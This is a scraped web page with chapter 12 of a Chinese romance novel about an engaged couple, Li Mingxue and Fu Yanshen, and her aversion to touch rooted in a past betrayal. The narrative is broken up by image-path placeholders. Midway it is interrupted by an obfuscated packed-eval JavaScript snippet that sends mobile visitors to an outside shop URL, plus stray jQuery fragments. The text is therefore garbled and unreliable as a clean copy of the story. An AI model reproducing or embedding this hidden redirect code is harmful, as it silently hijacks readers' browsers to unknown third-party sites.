文趣网 > 其他小说 > 灼灼明雪[先婚后爱] > 12. 第 12 章
    是她和几个发小的合影,有男有女,她没法解释为什么没有把那个人的脸剪掉,或是涂黑,也没收起相框,七八年了,还让它摆在原来的位置。

    大概是因为其他好友的存在,她不想破坏那份完整。

    太习惯了,相框一直在那,人会慢慢滋生顿感,每天目光无意识地瞟过,自动打了马赛克似的,并未多留意一眼,现在傅言深看着照片,她才发现,她已经很久没有主动想起那个人了。

    空气诡异地安静着,某一刻,她突然从记忆里抽离,端起蜂蜜水递给他,说:“喝点,解酒。”

    傅言深喝完蜂蜜水后,黎明雪又催他去洗漱,他走进卫生间,水声传来,她静静站了会儿,将相框收进抽屉里。

    傅言深洗漱完出来,看向刚才摆相框的位置,已经空了,她在藏什么?

    黎明雪拉上窗帘,看着他的目光从原来摆相框的位置转回来,她目光有些闪烁,说:“你休息吧。”

    “你呢?”

    “......”

    总不能和你一起睡。

    黎明雪说:“我不困。”

    他皮肤上沾着潮气,脸色越发白里透青,好像喝酒后这样脸色的人,身体不太降解酒精,会比较难受。

    她问:“有没有不舒服?”

    他没说话。

    气氛太压抑,她待不下去,她站这看着,他大概也不是很方便。

    黎明雪说:“你休息吧,我先下楼了。”

    二十分钟后,又被她妈轰上楼,说她不像话,怎么能把喝醉的人一个人丢在房间。

    黎明雪只好又回到楼上,轻悄悄地走进房间,看清他躺在她的床上,睡得很安静。

    眼睛紧闭,唇紧抿着,他好像睡觉了也没有放松下来。

    据她为数不多的了解,他爷爷对他的管教非常严格,他的人生是长按加速键的,要学要做的事很多,浓缩在彼时年纪尚小的他身上。眼睛适应了昏暗的光线,黎明雪看见他额角、脖子渗出细细的汗,身子很沉,睡得很累的样子,呼吸也重,修长的身体压在雪白柔软的被子上,仿佛醉玉颓山。

    应该是白酒的后劲上来了,他看起来不太舒服。

    黎明雪把空调降低了几度,在心里挣扎了一下,算了,看在她低血糖时他照顾她的份上。

    她到卫生间,先卸了妆,把毛巾浸湿,又站在床边做了三分钟的心理建设,才将毛巾叠成正方形,倾身过去,从额头开始,给他擦汗。

    醉成这样,不会醒过来吧?

    见他没动静,她又大胆了一点,湿透冰凉的毛巾伸向他泛着细微水光的脖子。

    她动作很轻,生怕惊动他,就快完成时,还没松下一口气,她看见他的喉结滑动了一下。

    目光缓缓向上,对上他暗沉的视线。

    黎明雪呼吸一紧。他直勾勾看着她,但眼神迷离。

    他是个自律的人,喝醉了也没有失态,连躺着的样子都很端正,但他此刻唇紧抿着,头发乌黑凌乱,眼神也不太清醒,克制中透着凌乱,竟有点可爱。

    黎明雪嘴角抿着笑,把他的头发揉得更乱,说:“你睡吧。”

    “明雪。”

    她正要起身时,突然听见他叫她。

    “怎么——”

    “了”字还没发出声音,瞬间身体失重,天旋地转,已经被他抱到了床上,心跳快蹦出嗓子眼。

    她手忙脚乱地起来,又被腰间的手抱回去,他的手臂仿佛焊在她腰上。

    没法和喝醉的人计较,她无奈,调整了一下姿势,和他面对面躺着,问:“怎么了?”

    他明显正醉着,人很疲惫,但不肯闭上眼睛,就这么看着她。

    “傅言深,你在耍什么酒疯?”她好笑地问他。

    “陪陪我。”他嗓音沙哑。

    黎明雪对上他安静专注的目光,不知是不是错觉,她竟听出一丝恳求的意味,平时沉稳克制的人,难得流露出这样一面,她硬不下心拒绝。

    “嗯,我不走。”

    他却还不睡,依旧看着她,黎明雪不知道他这是什么毛病,都要怀疑自己刚才是不是卸妆没卸干净。

    “不困吗?”

    他的眼睛缓缓闭上,又睁开,长长的睫毛下,目光流连在她脸上。

    黎明雪伸出手,盖在他的眼睛上,轻声说:“你睡吧。”

    过了会儿,均匀的呼吸传来,他的姿势放松了一些,她拿开手,见他已经安然睡着。

    刚才明明已经累到不行了,不知道在硬撑什么。

    不知不觉她也睡过去,梦中回到六岁那年,在他家长长的走廊上,看见一间房间的门是开着的,透出光,她屁颠颠跑过去,误入一间书房。

    午后阳光很好,在窗外绿树的映衬下,房间充满了薄薄的青绿,她看见一个穿着墨蓝色英伦风校服的大哥哥站在书架边,个子高高的,笔挺板正,手指正拨出一本书,清爽的风吹来,画面像漫画一样美好。

    直到他转身看向她。房间温度骤降。

    他一个眼神,把她看哭了。

    冷、凶、厌烦。

    黎明雪睡得浅,迷迷糊糊还有一丝现实中的意识,明明他从小就不喜欢自己,为什么要和她结婚?

    小孩总喜欢和比自己大一点的孩子玩,哭完后,她越挫越勇,每天早上下午,都要去书房找他,甜品、零食、玩具、漫画,一点一点侵占他严整的空间。

    但梦中他的脸越来越模糊,都是自己和他说话,不停问这问那的声音,她记不清他后面有没有愿意搭理自己。

    场景毫无预兆地切到户外,没头没脑地下起了雨,雨不大,但很冷,像是冻雨,她身上越来越冷,好像有人抱起自己,身体一半冰凉一半灼热。

    突然就躺在了雪地上,后背软软的,身上却很重,被什么压着,微凉的手指拨开她的头发,炙热的呼吸,一下下扑在她冰凉的脸上,是吻吧,柔软的,从额角滑落,贴在唇上,轻柔地吮吻。

    她想醒却醒不过来,睫毛颤动着想睁开,手脚没有一点力气,但意识越来越清楚。

    大白天的,她鬼压床竟然梦到一只色鬼?是她太饥渴,还是鬼太饥渴?

    “明雪,可以吗?”

    来自唇齿间的呢喃,黎明雪在旖旎的吻中醒来,恍恍惚惚地感觉到身上又冷又热。

    冷是空调,她房间的空调从来没开这么低过。热......唇被轻轻咬了一下,“醒了?”男人初醒时性感低哑的嗓音。

    色鬼压床竟然压到她真实的床上来了?

    黎明雪的心跳好快,呼吸加速,热来自覆在她身上的男人。

    “傅言深?”她问。“嗯...”

    他的唇,蜻蜓点水般,落在她的唇上,细细地含吮。

    他不急切,唇齿相依中稍稍掠夺走她的呼吸,她好像轻微溺水,又有点舒服。

    “可以吗?”

    她想到巴黎回来的飞机上,她说下次,现在就是那个下次?有点紧张,但好像不是很反感。

    见她没排斥,他更加深这个吻,探入她的牙关。

    黎明雪的感官迅速膨胀,脑子一激灵清醒过来,过分入侵的感觉,那触觉,让她头皮发麻,胃里一阵翻江倒海,她猛地推开他,跳下床,跑进了卫生间。

    水声开到最大,两手撑在盥洗池边,吐到一点力气都没有,看着哗哗流水,敲门声被意识过滤掉,不知过去了多久。

    咔嗒一声,门打开了。

    她一惊,看向门外。

    傅言深站在门边,她白皙的皮肤衬得湿润泛红的眼睛格外明显,他动作顿住,说:“抱歉,一直没听到动静,担心你出事。”

    “没事,我洗个脸就出去。”

    傅言深走开了。

    她洗了把脸,看着镜子里的自己深吸一口气,还是不行,她以为自己已经接受他了,可舌头相触的瞬间,脑子里条件反射浮出的画面,依旧会引发生理不适。

    回到房间,她不知道怎么面

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17862195|212051||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    对他,反倒是他对她说,抱歉,是我太着急了。好在下楼后人多,含含混混将房间里的尴尬掩盖过去。

    之后一个星期,黎明雪和他没联系也没见面,婚戒设计制作到什么进度,都是林助联系她。

    “准新娘,怎么了,不开心?”

    清吧里光线昏暗,民谣歌手哼着悠扬的调子,黎明雪懒懒晃着一杯果酒,说:“没有啊。”

    梁笑说:“怎么感觉订婚后,你有点蔫蔫的?”

    “是吗?”黎明雪略一扬眉。

    “是。”梁笑很肯定。

    黎明雪啜了口酒,轻眯眼,像只狡黠的猫,问:“你是不是收藏了很多AV?”

    噗~梁笑一口酒差点喷出来,气管一吸,呛个半死。

    黎明雪帮她拍着背,说:“这么激动干什么?”

    梁笑用纸巾捂着嘴,压下咳嗽,缓了口气,说:“你真是语不惊人死不休。”

    “来来来,给姐姐说说,怎么突然开窍了,是为婚前做准备?”

    黎明雪慢悠悠说:“也不能这么说。”

    “你爱上傅言深了?”

    “那倒不是,我希望自己正常一点而已。”

    “也是,年纪轻轻的,总不能现在就当尼姑。”“那你......还因为撞见楚浩然那个,感觉膈应吗?”玩笑归玩笑,说到根本上,梁笑的语气正经起来。

    那是高三下学期,他们读的是国际版,全班基本都要出国,学校也落实了,状态和毕业了差不多。

    楚浩然举家移居国外,黎明雪没觉得问题很大,她可以选一所同座城市的学校就好了。

    周末下午,下着冻雨,她高高兴兴到他家,轻车熟路地走到他的房间,推开门,眼前的画面,在此后连绵的年月里,一只恶心着她。

    那时她才十七岁,牵个手都脸红心跳的年纪,看见两个人赤条条地滚在床上,放荡的呻吟、碰撞的身体、黏腻的声音,那画面的冲击力穿透灵魂,当场颠覆了她的三观。

    她一连扇了楚浩然三个耳光,床上那女的大大方方坐在那,看着他们笑,声音很媚:“激动什么,大不了一起呗。”

    她觉得好恶心,浑身不适。

    “你闹够没有?”楚浩然的手掐住她的脖子,将她推出房间,他的手是湿的、热的、粘的,她的皮肤瞬间起了一层鸡皮疙瘩,转身就吐了。

    忘了是怎么跑出他家的,她只记得外套和伞都忘了拿,手机也在衣服口袋里,外面下着冻雨,路很滑,她从台阶上摔下去,膝盖疼得站不起来,很冷很狼狈,不敢回家。稀里糊涂被谁送回去,发了几天高烧,恶心呕吐,脑子里又不停地回放那画面,大概是那几天,她的神经建立了对肢体触碰恶心反胃的回路。

    她知道自己病了,她不能让生活被那一幕毁掉,家里安排她去看心理医生,她积极配合,尽可能去切断那样的条件反射,时间久了,慢慢恢复正常,对外只说自己有点洁癖。

    这些年,她新认识的异性也都是泛泛之交,并没有机会验证,她是不是真的不再排斥肢体接触,直到傅言深出现。

    “后面回头想想,完全理解你为什么选傅言深,他那人,私生活非常简单,要是你连他都接受不了,其他男人更没戏。”梁笑说。

    和他在一起时确实有考虑到这点,黎明雪看了眼时间,饮尽杯子里的果酒,问:“你到底有没有资源?”

    梁笑白她一眼。

    黎明雪说:“别发太恶心的给我,按程度从轻到重,标上12345678910。”

    梁笑又白她一眼:“你个麻烦精。”

    晚上,黎明雪去了半月湾,住家阿姨早早回了保姆间,她洗完澡,坐在安静的书房里,抱着一个抱枕,心脏紧绷着,深吸一口气,点开标注为1的视频。

    画面一跳出来,她就笑了。

    梁笑给她挑的1,是动漫,真是用心良苦,画面很唯美,剧情也挺纯情的。

    第一次光影,轻松度过。